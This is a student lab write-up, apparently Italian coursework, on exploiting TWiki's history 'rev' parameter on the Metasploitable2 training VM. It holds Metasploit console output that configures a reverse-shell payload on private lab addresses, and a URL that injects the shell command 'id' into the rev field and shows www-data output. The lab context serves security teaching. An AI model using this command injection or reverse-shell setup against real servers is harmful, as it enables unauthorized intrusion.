

ESERCIZIO M4 D7

- Exploit TWiki (Metasploitable2)

Set opzioni Exploit




```
Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins   2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history       2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext      2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search        2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > 
```




```
msf6 exploit(unix/webapp/twiki_history) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > 
```

Exploit



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > 
```



```
192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2 |id||echo%20
```

TWiki > Main > **TWikiUsers** (r1.2 |id||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2 |id||echo - 01 Jan 1970 - 00:00 GMT -

